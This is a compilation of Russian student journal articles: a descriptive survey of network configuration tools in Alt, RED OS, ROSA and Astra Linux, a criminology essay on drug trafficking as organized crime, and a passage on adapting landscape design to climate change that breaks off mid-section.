***Ключевые слова:** сетевая подсистема, настройка домена, DNS, DHCP, маршрутизация, управление ресурсами.*

*Potapov A. A.
student*

*National University of Oil and Gas «Gubkin University»
Russia, Moscow*

*Chulisov E. V.
student*

*National University of Oil and Gas «Gubkin University»
Russia, Moscow*

THE OPERATION OF THE NETWORK SUBSYSTEM IN DOMESTIC OPERATING SYSTEMS

***Abstract:** The operation of the network subsystem in various operating systems, such as Alt, RED OS, ROSA and Astra Linux, covers key components that ensure effective interaction of devices on the network. This article analyzes domain settings, DNS, DHCP, routing, as well as network resource and access management. The constant development of technologies and utilities, such as alterator-network,*

NetworkManager and special utilities for configuring integration with MSAD, improves the performance and security of the network infrastructure. The result of the study is to identify current problems and challenges faced by users, as well as directions for improving the functionality of network systems in these operating systems.

Keywords: network subsystem, domain configuration, DNS, DHCP, routing, resource management.

Введение

Одной из важнейших частей любой операционной системы (ОС) является её сетевая подсистема. Именно набор сетевых инструментов, предусмотренных в ОС, позволяет выстраивать сложные корпоративные инфраструктуры, состоящие из огромного количества компьютеров, связанных между собой. Надёжная и стабильная сетевая подсистема определённой операционной системы также обеспечивает безопасность сети, позволяя избежать потери или утечки информации. В наше время в России ключевую роль играют отечественные ОС, так как они могут обеспечить необходимый уровень эффективности, безопасности и удобства использования при использовании в любых условиях.

В таком контексте исследование сетевой подсистемы отечественных операционных систем представляется очень важной задачей. Особого внимания требуют наиболее распространённые отечественные ОС, такие как Astra Linux, РЕД ОС, POSA и ALT. Исследованию сетевой подсистемы этих операционных систем в свою очередь является главной целью данной статьи. Общие сведения о сетевой подсистеме Linux

Сетевая подсистема любой операционной системы, построенной на ядре Linux, уже представляет собой достаточно мощный инструмент для работы с сетевыми технологиями различных уровней. Не смотря на это, в ядре Linux она занимает далеко не первое место по размеру. Для наглядности приведём рисунок.




Рисунок 1. Структура директорий исходного кода ядра Linux

Выделенная директория под названием «net» и является сетевой подсистемой. Важно отметить, что ядро ОС Linux можно собрать и без этой части, однако необходимость в этом возникает крайне редко.

Теперь изучим, из чего состоит данная директория. Для наглядности также приведём рисунок.




Рисунок 2. Содержимое директории «net»

Как можно увидеть, исполняемый код скомпонован по задачам. Базовые элементы сетевой подсистемы находятся в директории «core», другие элементы в свою очередь описывают взаимодействие ядра ОС с различными сетевыми протоколами.

Изучив структуру ядра Linux и, в частности содержимое директории «net», можно сделать выводы о том, какие сетевые функции поддерживаются операционными системами, построенными на этом ядре, по умолчанию. Однако, почти каждый дистрибутив Linux имеет свои надстройки сетевой подсистемы, которые расширяют её функционал. Исходя из этого перейдём к более детальному рассмотрению каждой выделенной нами ОС. [1]

Сетевая подсистема ALT Linux

Работа сетевой подсистемы в операционной системе «Альт» является ключевым компонентом для обеспечения надежного и эффективного взаимодействия между различными устройствами на уровне предприятия. Этот процесс включает в себя множество аспектов, каждый из которых способствует созданию стабильной и безопасной сети.

Первый важный аспект — настройка домена. Домен является основной организационной единицей сети, которая позволяет централизованно управлять ресурсами и пользователями. В ОС «Альт» контроллер домена может быть настроен как на физическом, так и на виртуальном сервере, что предоставляет гибкость в управлении ресурсами и их масштабировании. Контроль над доступом и правами пользователей в домене осуществляет активная директория, что позволяет упрощать управление учетными записями и ресурсами.

Следующим значимым элементом является настройка DNS (Системы доменных имён). DNS отвечает за преобразование удобных для пользователя доменных имен в IP-адреса, что облегчает доступ к ресурсам сети. В ОС «Альт» за эту функциональность отвечает сервис BIND, который позволяет создавать и управлять зонами DNS, обеспечивая стабильную и быструю адресацию сетевых узлов. Правильная настройка DNS критична для обеспечения надежной работы внутренних и внешних сервисов.

Диапазон DHCP-технологий представлен настройкой DHCP-сервера, который управляет распределением IP-адресов в сети. Протокол DHCP обеспечивает автоматическое получение IP-адресов устройствами в сети, что значительно упрощает процесс подключения новых устройств и уменьшает вероятность конфликтов IP-адресов. DHCP-сервер в ОС «Альт» позволяет администратору централизованно контролировать доступные диапазоны адресов и управлять их резервированием.

Маршрутизация, как четвёртая ключевая функция сетевой подсистемы, является процессом выбора оптимального маршрута для передачи данных между сетевыми узлами. В ОС «Альт» маршрутизация может быть настроена как вручную, с указанием конкретных промежуточных узлов, так и автоматически с использованием маршрутизаторов, что значительно упрощает управление сетевым трафиком и повышает его эффективность.

Для упрощения выполнения вышеуказанных задач в ОС «Альт» имеется утилита с графическим интерфейсом — alterator-network, которая визуализирует процесс настройки сети. Эта утилита доступна как через командную строку с помощью команды config-network, так и через меню, что позволяет даже менее опытным пользователям легко настраивать сетевые параметры. Удобные интерфейсы и визуальные подсказки позволяют избежать многих распространенных ошибок, делая процесс настройки более интуитивным.

Таким образом, работа сетевой подсистемы в операционной системе «Альт» охватывает множество аспектов, от настройки домена и DNS до DHCP и маршрутизации. Каждый из этих компонентов играет важную роль в построении и поддержании надежной сетевой инфраструктуры, что является особенно актуальным для современных предприятий, необходимых для эффективной работы приложений, обмена данными и управления ресурсами. Постоянное развитие технологий и обновление инструментов в рамках ОС «Альт» позволяет поддерживать высокие стандарты сетевого управления и безопасности. [2]

Сетевая подсистема РЕД ОС

Работа сетевой подсистемы в операционной системе РЕД ОС охватывает ключевые аспекты, направленные на обеспечение эффективного взаимодействия между различными устройствами и ресурсами в сети. Одним из основных направлений является подключение сетевых директорий, для чего в РЕД ОС можно использовать такие технологии, как NFS (Network File

System), сервис `systemd` или утилиту `connectfolder`. Эти инструменты позволяют организовывать доступ к удалённым файловым системам, обеспечивая удобный и быстрый обмен данными.

Следующий важный аспект — это работа с доменом MSAD (Microsoft Active Directory). РЕД ОС предлагает возможность включения в домен с помощью утилиты `join-to-domain` или при помощи различных консольных команд. Это позволяет интегрировать систему в существующую инфраструктуру, обеспечивая централизованное управление пользователями и ресурсами.

Особое внимание в РЕД ОС уделяется настройке отображения общих ресурсов. Пользователи могут создавать кнопки запуска для быстрого доступа к сетевым ресурсам, что значительно упрощает взаимодействие с часто используемыми файлами и папками. Такой подход способствует повышению продуктивности и удобства работы.

Автоматическая регистрация новых узлов сети в DNS-сервере домена является ещё одной важной функцией, которая позволяет системам автоматически обновлять свои записи в DNS. Это упрощает задачу администраторов сети и уменьшает вероятность ошибок, связанных с ручным вводом данных.

РЕД ОС также поддерживает межсайтовую репликацию в двунаправленном режиме, что позволяет синхронизировать данные между различными территориями и обеспечивает высокую доступность информации. Это особенно актуально для корпоративных сетей, работающих в условиях распределённых офисов.

Управление рабочими станциями и серверами, как РЕД ОС, так и Windows, реализуется через централизованное управление конфигурациями, что значительно облегчает администрирование. Веб-интерфейс предоставляемых инструментов позволяет производить настройки и управлять ресурсами удалённо, что является важным аспектом для современных IT-отделов.

Кроме того, управление DNS-сервером в домене является критически важным для обеспечения корректного функционирования всех сетевых служб. Удобные инструменты в интерфейсе РЕД ОС позволяют администраторам легко управлять записями DNS и следить за состоянием сетевой инфраструктуры.

Для настройки сетевого окружения в РЕД ОС может использоваться утилита MATE Tweak, которая предоставляет возможность включить иконку «Сеть», упрощая процесс отображения сетевого окружения машины. Таким образом, работа сетевой подсистемы в РЕД ОС охватывает широкий спектр функционала, что делает эту операционную систему гибким и мощным инструментом для организации сетевой инфраструктуры. [6]

Сетевая подсистема ROSA

Работа сетевой подсистемы в операционной системе ROSA охватывает важные аспекты, которые необходимы для создания и поддержки эффективной сетевой инфраструктуры как для домашних, так и для корпоративных пользователей. Одним из ключевых компонентов является маршрутизация пакетов, которая осуществляется по протоколу IP между различными сегментами сети. Это позволяет передавать данные от узла в одном сетевом сегменте к узлу в другом, обеспечивая эффективную связь и обмен информацией. Процесс маршрутизации включает в себя выбор оптимальных путей и использование таблиц маршрутизации, что помогает минимизировать задержки и оптимизировать трафик

Управление сетевыми соединениями в ROSA выполняется с помощью программы NetworkManager, также известной как «Сетевой интерфейс». Эта программа представляет пользователю удобный графический интерфейс, на котором отображаются все доступные сетевые интерфейсы и активные соединения. Если пользователю необходимо установить новое соединение, он может сделать это быстро, нажав кнопку «Управление соединениями». В интерфейсе предусмотрены настройки для Wi-Fi, Ethernet и других типов сетевых подключений, что позволяет легко переключаться между ними

Также важным аспектом является организация общего доступа к файлам между системами ROSA и Windows. Это достигается с помощью службы общего доступа Samba, которая позволяет на этапе установки ОС настроить совместный доступ к файлам, обеспечивая взаимодействие между различными операционными системами. Кроме того, пользователи могут сделать определенные папки общими в файловом менеджере ROSA, установив соответствующие права доступа на просмотр и редактирование содержимого. Это особенно полезно в условиях совместной работы групп пользователей, когда требуется доступ к общим данным

Для внесения изменений в сетевые настройки требуется наличие привилегий администратора или суперпользователя. Это позволяет защитить систему от несанкционированных изменений и обеспечивает контроль за сетевой конфигурацией. Администраторы могут управлять настройками безопасности, производить мониторинг сетевой активности и удалять неиспользуемые соединения для повышения производительности

Дополнительно стоит упомянуть, что ROSA содержит ряд встроенных средств для диагностики сетевых проблем, что помогает пользователям и администраторам выявлять и устранять неполадки в работе сети. Весь спектр возможностей сетевой подсистемы ROSA направлен на создание гибкой и безопасной сетевой среды, что делает её надежным решением для пользователей различного уровня, от домашних до профессиональных.[5]

Сетевая подсистема Astra Linux

Работа сетевой подсистемы в Astra Linux основана на нескольких ключевых службах, каждая из которых выполняет свои специфические

функции для обеспечения надежного и эффективного управления сетевыми подключениями

Основным инструментом для управления сетевыми подключениями является NetworkManager. Он предоставляет пользователю интуитивно понятный графический интерфейс, который позволяет легко управлять сетевыми настройками. Эта служба автоматически сканирует доступные сети, включая Wi-Fi и Ethernet, и позволяет пользователю подключаться к ним одним нажатием кнопки. NetworkManager запоминает параметры соединения, такие как SSID и пароль, что делает повторное подключение к уже известным сетям быстрым и удобным. Благодаря этому, пользователи могут сосредоточиться на своих задачах, не отвлекаясь на сложные настройки сети

Следующей важной службой является Networking совместно с утилитой resolvconf. Эти инструменты работают с системными файлами настроек для управления сетевыми интерфейсами и обновления DNS-записей. Networking отвечает за конфигурацию сетевых устройств, таких как получение IP-адресов и настройка маршрутизации, в то время как resolvconf управляет динамическим обновлением конфигурации DNS, обеспечивая корректную работу сетевых приложений

Еще одной важной частью сетевой подсистемы Astra Linux являются systemd-networkd и systemd-resolved. Эти службы предоставляют возможность настраивать IP-адресацию, маршрутизацию, маски подсети и DNS через конфигурационные файлы. Systemd-networkd позволяет управлять сетевыми интерфейсами и автоматически устанавливать соединение в зависимости от состояния сети, а systemd-resolved обеспечивает поддержку DNS и кэширования, позволяя ускорить разрешение доменных имен.

Connman (Connection Manager) также играет важную роль в управлении сетевыми подключениями. Эта служба поддерживает различные типы соединений, включая Ethernet, Wi-Fi и Bluetooth. Connman автоматически обнаруживает доступные сети и приоритизирует их, что позволяет пользователю легко переключаться между интернет-соединениями в зависимости от доступности и качества. Это особенно полезно для мобильных пользователей, которые часто перемещаются между различными сетями

Пользователи Astra Linux могут настраивать сетевые параметры как через графический интерфейс, так и с помощью командной строки, что делает систему гибкой и доступной для пользователей с различными уровнями опыта. Возможность ручной настройки параметров сети через консоль предоставляет продвинутым пользователям необходимые инструменты для тонкой настройки и управления своей сетевой инфраструктурой

Таким образом, работа сетевой подсистемы в Astra Linux сделана удобной и многофункциональной, обеспечивая пользователей всеми необходимыми инструментами для управления сетевыми соединениями, настройки параметров и эффективного взаимодействия с внешними ресурсами.[4]

Заключение

Подводя итоги, можно сказать, что было проведено подробное изучение сетевой подсистемы различных отечественных ОС. Благодаря этому, можно сделать выводы о том, каким функционалом обладает каждая из вышеупомянутых операционных систем. Результаты данного исследования позволят выбрать наиболее подходящий отечественный дистрибутив Linux для построения надёжной и безопасной сетевой инфраструктуры.

Использованные источники:

1. ХАБР | Сетевая подсистема в ОС / [Электронный ресурс] \ URL: <https://habr.com/ru/companies/otus/articles/540582/>
2. ALT Linux Wiki | Настройка сети [Электронный ресурс] \ URL: https://www.altlinux.org/%D0%9D%D0%B0%D1%81%D1%82%D1%80%D0%BE%D0%B9%D0%BA%D0%B0_%D1%81%D0%B5%D1%82%D0%B8
3. Для системного администратора | Анатомия сетевого стека в Linux \ [Электронный ресурс] \ URL: <https://system-administrators.info/?p=850>
4. Справочный центр Astra Linux | Настройка сетевых подключений в Astra Linux \ [Электронный ресурс] \ URL: <https://wiki.astralinux.ru/pages/viewpage.action?pageId=3277370>
5. Системное Администрирование ОС РОСА «ХРОМ» [Электронный ресурс] / URL: https://stage.rosalinux.ru/media/2024/05/rosa_admin.pdf
6. РЕД ОС | Настройка сетевых подключений [Электронный ресурс]/ URL: https://redos.red-soft.ru/base/redos-8_0/8_0-network/
7. Уймин, А. Г. Компьютерные сети. L2-технологии : практикум для СПО / А. Г. Уймин. — Саратов, Москва : Профобразование, Ай Пи Ар Медиа, 2024. — 190 с. — ISBN 978-5-4497-2559-2.

Степунина А.А.

студент

Научный руководитель: Баглай Ю. В., к.ю.н.

доцент

ФГБОУ ВО «Оренбургский государственный университет»

КРИМИНАЛЬНЫЙ ОБОРОТ НАРКОТИКОВ КАК ОДНА ИЗ РАЗНОВИДНОСТЕЙ ОРГАНИЗОВАННОЙ ПРЕСТУПНОСТИ

Аннотация: В статье исследуется криминальный оборот наркотиков как одна из наиболее распространенных форм организованной преступности. Рассматриваются структурные особенности наркосетей, механизм их функционирования, а также методы и способы деятельности организованных групп, занимающихся производством и сбытом наркотических средств. Приводится анализ основных факторов, способствующих развитию наркопреступности, включая социальные, экономические и правовые аспекты..

Ключевые слова: криминальный оборот наркотиков, организованная преступность, наркосети, правоохранительные органы, методы борьбы с наркопреступностью, организованные группы, социальные факторы, экономические аспекты, правовые меры, взаимодействие государственных структур, гражданское общество.

Stepunina A.A.

student

Scientific supervisor: Baglay Yu.V., Candidate of Law,

Associate Professor

Orenburg State University

DRUG TRAFFICKING AS ONE OF THE TYPES OF ORGANIZED CRIME

Abstract: The article examines drug trafficking as one of the most common forms of organized crime. The structural features of drug networks, the mechanism of their functioning, as well as the methods and methods of activity of organized groups engaged in the production and sale of narcotic drugs are considered. The analysis of the main factors contributing to the development of drug crime, including social, economic and legal aspects, is given. The article also discusses the effectiveness of law enforcement measures aimed at combating drug trafficking, as well as the need for an integrated approach in the case of countering organized criminal groups. The focus is on the interaction of various government structures and the role of civil society in overcoming this problem.

Keywords: criminal drug trafficking, organized crime, drug networks, law enforcement agencies, methods of combating drug crime, organized groups, social

Наркотики сопровождают человечество на протяжении тысячелетий, но только за последние полтора века они стали реальной угрозой для жизни на Земле. Европа, Америка и Азия стали эпицентрами производства, торговли и контрабанды различных наркотических. Россия также столкнулась с серьезной угрозой со стороны международного наркобизнеса. В последние 30 лет распространение жестких наркотиков, таких как героин и опиаты, достигло небывалых масштабов. Преступления, связанные с наркотиками, растут, а армия наркоманов продолжает втягивать в свои ряды более молодых людей.

Современная Россия характеризуется быстрым ростом преступного оборота наркотических средств. Наркомания особенно распространена среди подростков и молодежи, что представляет реальную угрозу безопасности страны и здоровью нации. Борьба с незаконным оборотом наркотиков является одной из наиболее актуальных задач современного общества [1].

Для эффективной борьбы с наркотической угрозой необходимо объединить усилия государства, общества и международного сообщества. Важно продолжать развивать законодательную базу, ужесточать наказание за незаконный оборот наркотиков и проводить профилактические мероприятия среди молодежи. Только совместными усилиями можно снизить уровень наркотизации общества и сохранить здоровье будущих поколений.

Трудности решения этой проблемы приводят к выработке подходов, которые могут быть взаимоисключающими. Одним из таких подходов является «голландский» опыт, который заключается в официальном разрешении определенной категории граждан приобретать «легкие» наркотики.

Однако успехи Нидерландов в борьбе с наркоманией нельзя сводить только к легализации «легких» наркотиков. Стабилизация наркоситуации стала возможной благодаря комплексному подходу, который включает в себя:

- эффективные усилия правоохранительных органов; борьбу с контрабандой наркотиков;
- борьбу с подпольным производством наркотиков; привлечение к уголовной ответственности крупных представителей наркобизнеса;
- гибкую и всестороннюю систему социальной помощи наркоманам.

В Российской Федерации из незаконного оборота изымаются более половины наркотических средств и психотропных веществ, которые имеют контрабандное происхождение. Наибольшую опасность представляет контрабандный ввоз «жестких» наркотических средств из государств Центральной Азии [3]. Эти страны, расположенные между крупнейшим производителем героина и европейскими рынками, стали основными

транзитными пунктами для наркотиков, значительная часть которых остается на территории России.

В начале 90-х годов прошлого века, специалисты предполагали, что наркоторговцы переориентируются с «балканского пути» на территорию России для доставки наркотиков в Европу. Однако сегодня существует отлаженный маршрут контрабандной наркоторговли через Россию, что подтверждается ростом объемов задержанных наркотиков из Центрально-азиатского региона.

Повышенное внимание наркоторговцев к российскому и европейскому рынкам объясняется высокой стоимостью наркотиков по мере их продвижения от производителя к потребителю. Стремление уменьшить риски и затраты приводит к изменениям на нелегальном рынке наркотиков. Доля наркотиков растительного происхождения, таких как марихуана и маковая солома, снижается, а доля героина, опия и синтетических наркотиков увеличивается.

По экспертным оценкам, в России действуют тысячи организованных преступных групп. Такие масштабы требуют адекватного реагирования со стороны государства, включая четкое правовое регулирование деятельности, связанной с оборотом наркотиков.

Развитие технологий коммуникации и доступность мобильного интернета привели к появлению новых форм наркопреступности. Это, в свою очередь, привело к появлению специализированных магазинов по продаже запрещенных веществ, работающих по принципу колл-центров.

В составе организованной наркопреступности появились новые роли ее участников, такие как оператор-диспетчер, администратор, бригадир, кладовщик-фасовщик, курьер-перевозчик и закладчик. Это свидетельствует о том, что наркобизнес стал более сложным и разветвленным.

Сегодня мы видим хорошо отлаженные механизмы дистанционной наркоторговли, которые подражают или копируют маркетинговые схемы легального бизнеса.

Преступные сообщества и организованные преступные группы отличаются сложной внутренней структурой, тщательным подбором участников и детальным планированием преступной деятельности. Роли и функции участников четко распределяются, все члены группы принимают меры конспирации [2].

Криминал активно использует цифровые технологии и искусственный интеллект для общения и планирования преступной деятельности. Это позволяет участникам наркобизнеса оставаться на связи и координировать свои действия, не привлекая внимания правоохранительных органов.

Основной состав организованных преступных групп — иностранцы, прибывшие в Россию для занятия криминальным бизнесом. Нелегальное использование рабочей силы осуществляется с подачи организованных преступных группировок.

Можно предположить, что этнические преступные группировки определяют сферу занятости трудовых мигрантов-иностранцев. Это позволяет им контролировать миграционные потоки и использовать их для своих целей.

Криминальный оборот наркотиков является одной из наиболее опасных форм организованной преступности. Он оказывает негативное влияние на общество, экономику и здоровье населения.

Деятельность наркобизнеса отличается высоким уровнем организованности и сложными транзакциями. Коррупционные схемы затрудняют выявление и пресечение наркопреступности.

Криминальный оборот наркотиков остается одной из самых серьезных угроз для общества. Для повышения эффективности борьбы с этим явлением необходимо принимать комплексные меры, направленные на предотвращение преступлений, уменьшение уровня преступности и защиту молодежи от вовлечения в криминальную деятельность.

Важно не только бороться с уже существующими преступлениями, но и предотвращать появление новых форм криминального оборота наркотиков.

Необходимо стремиться к снижению уровня преступности, связанной с наркотиками, а в идеале — к ее полному искоренению.

Особое внимание следует уделять профилактике вовлечения детей и подростков в преступную деятельность.

Важно обеспечить возвращение опытных преступников к нормальной жизни, чтобы они больше не совершали преступлений.

Необходимо создавать условия, при которых мотивация к совершению преступлений снижается, а объекты, привлекающие потенциальных преступников, становятся менее доступными.

Снижение страха перед преступностью: Важно уменьшить уровень страха среди населения, чтобы люди чувствовали себя в безопасности.

Граждане должны быть осведомлены о своей роли в борьбе с преступностью и о том, как они могут содействовать снижению уровня преступности.

Рост числа правонарушений, связанных с криминальным оборотом наркотиков, требует подготовки квалифицированных специалистов и повышения уровня подготовки сотрудников правоохранительных органов. Необходимо внедрять новые инновационные технологии в процесс обучения, чтобы обеспечить высокий уровень подготовки и эффективность работы антинаркотических подразделений.

Для эффективной борьбы с транснациональной наркопреступностью необходимо наладить постоянное взаимодействие между правоохранительными органами стран ближнего и дальнего зарубежья. Это позволит быстро передавать информацию, выполнять совместные поручения и координировать действия по расследованию и пресечению преступлений.

Тем самым, борьба с криминальным оборотом наркотиков требует комплексного подхода и скоординированных действий на всех уровнях.

Только так можно добиться значимых результатов и создать условия для безопасного и благополучного общества.

Таким образом, борьба с криминальным оборотом наркотиков является ключевой задачей для обеспечения безопасности общества.

Использованные источники:

1. Александров, Р. А. Взаимосвязь наркобизнеса и национальной безопасности России / Р. А. Александров // Российский следователь. - 2016. - № 2. - С. 55-57.
2. Воронин, М. Ю. К вопросу о криминологической политике защиты населения от наркотизации / М. Ю. Воронин // Российский следователь. - 2009. - № 9. - С. 18-20.
3. Курченко, В.Н. Противодействие незаконному обороту наркотических средств, психотропных веществ или их аналогов: уголовно-правовые и криминологические аспекты: автореф. дис... д-ра юрид. наук. - Екатеринбург, 2014. - 69 с.

*Филатова П. А.
студент Магистратуры
ФГБОУ МГУтУ им К.Г. Разумовского (пку)
Габоне Э.Р.Е
студент Магистратуры
ФГБОУ МГУтУ им К.Г. Разумовского (пку)
Козуница С.О.
студент Магистратуры
ФГБОУ МГУтУ им К.Г. Разумовского (пку)*

**ЛАНДШАФТНАЯ АРХИТЕКТУРА В УСЛОВИЯХ ИЗМЕНЕНИЯ
КЛИМАТА: АДАПТАЦИЯ ПРОЕКТИРОВАНИЯ ЗЕЛЕННЫХ
ПРОСТРАНСТВ И ГАРМОНИЗАЦИЯ ПРИРОДНОЙ И
ИСКУССТВЕННОЙ СРЕДЫ В АРХИТЕКТУРЕ**

Аннотация: В статье рассматривается актуальная проблема адаптации ландшафтной архитектуры к изменяющимся климатическим условиям. Анализируется влияние климатических изменений на городские зеленые пространства и предлагаются стратегии адаптации, направленные на повышение устойчивости и функциональности ландшафтов. Особое внимание уделяется гармонизации природной и искусственной среды в контексте архитектурного проектирования.

Ключевые слова: ландшафт, биоклиматическое проектирование, зеленая инфраструктура, экосистемные услуги.

*Filatova, P.A.
Master's Student
K.G. Razumovsky Moscow State University of Technologies and
Management (PKU)
Gabone, E.R.E.
Master's Student
K.G. Razumovsky Moscow State University of Technologies and
Management (PKU)
Kozunitsa S.O.
Master's Student
K.G. Razumovsky Moscow State University of Technologies and
Management (PKU)*

**LANDSCAPE ARCHITECTURE IN A CHANGING CLIMATE:
ADAPTING THE DESIGN OF GREEN SPACES AND HARMONIZING
NATURAL AND ARTIFICIAL ENVIRONMENTS IN ARCHITECTURE**

Abstract: *This article examines the pressing issue of adapting landscape architecture to changing climatic conditions. It analyzes the impact of climate change on urban green spaces and proposes adaptation strategies aimed at increasing the resilience and functionality of landscapes. Special attention is given to harmonizing the natural and artificial environments within the context of architectural design.*

Keywords: *landscape, bioclimatic design, green infrastructure, ecosystem services.*

Изменение климата, характеризующееся повышением средней температуры, изменением режимов осадков, учащением экстремальных погодных явлений, оказывает существенное влияние на городские экосистемы (IPCC, 2021). Зеленые пространства, играющие важную роль в поддержании экологического баланса и обеспечении комфортной среды для жизни, особенно уязвимы к этим изменениям. Традиционные подходы к ландшафтному проектированию, ориентированные преимущественно на эстетические аспекты, часто оказываются недостаточными для решения проблем, связанных с изменением климата.

В настоящее время все более актуальным становится развитие адаптивного ландшафтного проектирования, направленного на создание устойчивых и функциональных зеленых пространств, способных выдерживать негативные последствия климатических изменений и обеспечивать экосистемные услуги. Важным аспектом является также гармонизация природной и искусственной среды, позволяющая создать комфортную и здоровую среду для жизни в городах.

Целью данной статьи является анализ влияния изменения климата на городские зеленые пространства и разработка рекомендаций по адаптации ландшафтного проектирования для создания устойчивых и функциональных ландшафтов. В рамках данного исследования был проведен всесторонний анализ и обзор существующей научной литературы, посвященной вопросам ландшафтной архитектуры в условиях изменения климата, адаптации зеленых пространств, и гармонизации природной и искусственной среды в архитектуре. Анализ статей включал изучение методологии исследований, основных выводов, и предложенных рекомендаций.

Изменение климата оказывает многофакторное воздействие на городские зеленые пространства. Усиление эффекта “теплового острова” в городах приводит к перегреву растительности, снижению фотосинтетической активности и увеличению потребности в поливе. Увеличение частоты и интенсивности ливней может приводить к затоплению территорий, эрозии почвы и повреждению растительности. В то же время, увеличение продолжительности засушливых периодов может вызывать водный стресс у растений и приводить к их гибели.

Изменение климата способствует расширению ареалов распространения вредителей и болезней, поражающих растения, что снижает их устойчивость и увеличивает затраты на защиту. Сдвиги в сроках цветения, плодоношения и листопада могут нарушать экологические связи в сообществах растений и животных, а также снижать продуктивность зеленых насаждений.

Адаптация ландшафтного проектирования к изменению климата требует комплексного подхода, включающего ряд стратегий, направленных на повышение устойчивости и функциональности зеленых пространств. Одним из ключевых элементов адаптивного ландшафтного проектирования является выбор видов растений, способных выдерживать экстремальные температуры, засуху, избыточное увлажнение и другие неблагоприятные факторы. При этом необходимо учитывать не только устойчивость к климатическим факторам, но и экологические особенности видов, их совместимость с другими растениями и способность обеспечивать экосистемные услуги. Примером могут служить исследования по подбору засухоустойчивых видов для озеленения городов юга России.

Эффективное управление водными ресурсами является важным условием адаптации ландшафтов к изменению климата. К числу основных мероприятий относятся сбор и использование дождевой воды, создание систем инфильтрации и дренажа, использование засухоустойчивых видов растений и применение технологий капельного полива.

Ландшафты, выполняющие одновременно несколько функций, обладают большей устойчивостью и приносят больше пользы обществу. Например, городские парки могут использоваться для отдыха, спорта, экологического образования, сохранения биоразнообразия и регулирования микроклимата.

Разнообразие видов растений и животных повышает устойчивость экосистем к различным стрессовым факторам, включая изменение климата. Поддержка биоразнообразия может осуществляться путем создания коридоров миграции, восстановления естественных местообитаний и использования разнообразных видов растений в ландшафтном проектировании.

Здоровая почва является основой устойчивого ландшафта. Улучшение почвенных условий может достигаться путем внесения органических удобрений, мульчирования, аэрации и борьбы с уплотнением.

Внедрение элементов “зеленой” инфраструктуры, таких как зеленые крыши, вертикальные сады, биодренажные системы и водопроницаемые покрытия, позволяет снизить эффект “теплового острова”, улучшить качество воздуха и воды, а также создать комфортную среду для жизни.

Примером может служить опыт Москвы по созданию и интеграции “зеленой” инфраструктуры в городскую среду.

Адаптация ландшафтного проектирования к изменению климата является важной задачей, требующей комплексного и инновационного подхода. Внедрение стратегий, направленных на повышение устойчивости зеленых пространств, оптимизацию использования водных ресурсов, поддержку биоразнообразия и гармонизацию природной и искусственной среды, позволит создать более комфортные, здоровые и устойчивые города, способные адаптироваться к вызовам изменяющегося климата. Дальнейшие исследования и разработки в области адаптивного ландшафтного проектирования будут способствовать созданию более устойчивых и функциональных городских ландшафтов, обеспечивающих благополучие будущих поколений.

В результате проведенного анализа и обзора литературы по теме “Ландшафтная архитектура в условиях изменения климата”, были получены следующие ключевые результаты и наблюдения:

Влияние изменения климата на городские ландшафты:

Большинство источников указывают на повышение средних и экстремальных температур в городах, что приводит к эффекту “городского теплового острова”. Это усиливает тепловой стресс для жителей и растений, снижает комфорт и увеличивает потребность в охлаждении зданий.

